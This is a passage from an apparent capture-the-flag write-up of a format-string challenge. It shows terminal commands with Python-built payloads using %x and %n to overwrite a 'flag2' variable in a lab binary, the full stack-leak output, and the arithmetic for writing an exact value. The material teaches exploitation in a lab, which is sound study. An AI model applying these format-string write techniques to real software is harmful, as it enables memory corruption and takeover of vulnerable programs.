
```
a1112407@ubuntu16:/home/q8$ ./q8 $(python -c 'x = "A"*4 + "\x34\xa0\x04\x08"  +
"%08x."*136 + "%n"; print x + "B"*(802 - len(x))')
AAAA4f7fc8000.f7fc6244.f7e300ec.00000002.00000000.ffffcef8.080485a2.ffffd0e0.ffffcfa4.ff
ffcfb0.080485e1.f7fc83dc.ffffcf10.00000000.f7e30637.f7fc8000.f7fc8000.00000000.f7e30637.
00000002.ffffcfa4.ffffcfb0.00000000.00000000.00000000.f7fc8000.f7ffdc04.f7ffd000.0000000
0.f7fc8000.f7fc8000.00000000.0e37aa1b.37a2640b.00000000.00000000.00000000.00000002.08048
410.00000000.f7fedff0.f7fe8880.f7ffd000.00000002.08048410.00000000.08048431.0804857e.000
00002.ffffcfa4.080485c0.08048620.f7fe8880.ffffcf9c.f7ffd918.00000002.ffffd0db.ffffd0e0.0
0000000.ffffd403.ffffd417.ffffd42b.ffffd43b.ffffd459.ffffd469.ffffd47c.ffffd890.ffffd89e
.ffffde26.ffffde3e.ffffded3.ffffdee0.ffffdef1.ffffdef9.ffffdf0d.ffffdf1e.ffffdf5f.ffffdf
8b.ffffdfab.ffffdfca.ffffdfec.00000000.00000020.f7fd8be0.00000021.f7fd8000.00000010.0f8b
fbff.00000006.00001000.00000011.00000064.00000003.08048034.00000004.00000020.00000005.00
000009.00000007.f7fd9000.00000008.00000000.00000009.08048410.0000000b.0000048c.0000000c.
00000492.0000000d.0000048c.0000000e.0000048c.00000017.00000001.00000019.ffffd0bb.0000001
f.ffffdff3.0000000f.ffffd0cb.00000000.00000000.00000000.00000000.00000000.96000000.c5874
ed4.9ff278d4.1e0eddc8.6935fc30.00363836.00000000.00000000.2e000000.0038712f.41414141.BBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBB
Current flag value: 0x000004d0
```

And we have managed to overwrite flag2 to a non-zero value. Remembering that %n write the number of characters written so far, 0x4d0 (1232 in decimal) indicates that 1232 characters (the grey-highlighted text above. Note that non-printable characters are also included in this count, although only one character (4) out of "\x34\xa0\x04\x08" is printable).

We want to overwrite flag 2 with 0x3308 (13064), so we need to print an additional 13064 – 1232 = 11832 characters before %n. This can be done with something like %011832d (integer padded with 0 to be 11832 wide). We need to reduce the number of %x from 136 to 135(as the additional %d will read another DWORD), so add another 9 characters (as we have used a period for separator), making the required filler to have 11841 characters.

So finally, this gives you the answer:

```
a1112407@ubuntu16:/home/q8$ ./q8 $(python -c 'x = "A"*4 + "\x34\xa0\x04\x08"  +
"%08x."*135 + "%011841d" + "%n"; print x + "B"*(802 - len(x))')
AAAA4f7fc8000.f7fc6244.f7e300ec.00000002.00000000.ffffcef8.080485a2.ffffd0e0.ffffcfa4.ff
ffcfb0.080485e1.f7fc83dc.ffffcf10.00000000.f7e30637.f7fc8000.f7fc8000.00000000.f7e30637.
00000002.ffffcfa4.ffffcfb0.00000000.00000000.00000000.f7fc8000.f7ffdc04.f7ffd000.0000000
0.f7fc8000.f7fc8000.00000000.4bc05a01.72559411.00000000.00000000.00000000.00000002.08048
410.00000000.f7fedff0.f7fe8880.f7ffd000.00000002.08048410.00000000.08048431.0804857e.000
00002.ffffcfa4.080485c0.08048620.f7fe8880.ffffcf9c.f7ffd918.00000002.ffffd0db.ffffd0e0.0
0000000.ffffd403.ffffd417.ffffd42b.ffffd43b.ffffd459.ffffd469.ffffd47c.ffffd890.ffffd89e
.ffffde26.ffffde3e.ffffded3.ffffdee0.ffffdef1.ffffdef9.ffffdf0d.ffffdf1e.ffffdf5f.ffffdf
8b.ffffdfab.ffffdfca.ffffdfec.00000000.00000020.f7fd8be0.00000021.f7fd8000.00000010.0f8b
fbff.00000006.00001000.00000011.00000064.00000003.08048034.00000004.00000020.00000005.00
000009.00000007.f7fd9000.00000008.00000000.00000009.08048410.0000000b.0000048c.0000000c.
00000492.0000000d.0000048c.0000000e.0000048c.00000017.00000001.00000019.ffffd0bb.0000001
f.ffffdff3.0000000f.ffffd0cb.00000000.00000000.00000000.00000000.00000000.59000000.3dd5c
d2e.faff5a2f.e3b0b792.69d26a79.00363836.00000000.00000000.2e000000.0038712f.000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000
<snip>
0000000000000000000000000000000000000000000000001094795585BBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
Current flag value: 0x00003308
```



```
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000001094795585BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
Current flag value: 0x00003308
 _____________________________________
/ mute assorted gibbsite autonomy zigzag \
\ cogon                                  /
 -------------------------------------
    \
     \
      \
       \
```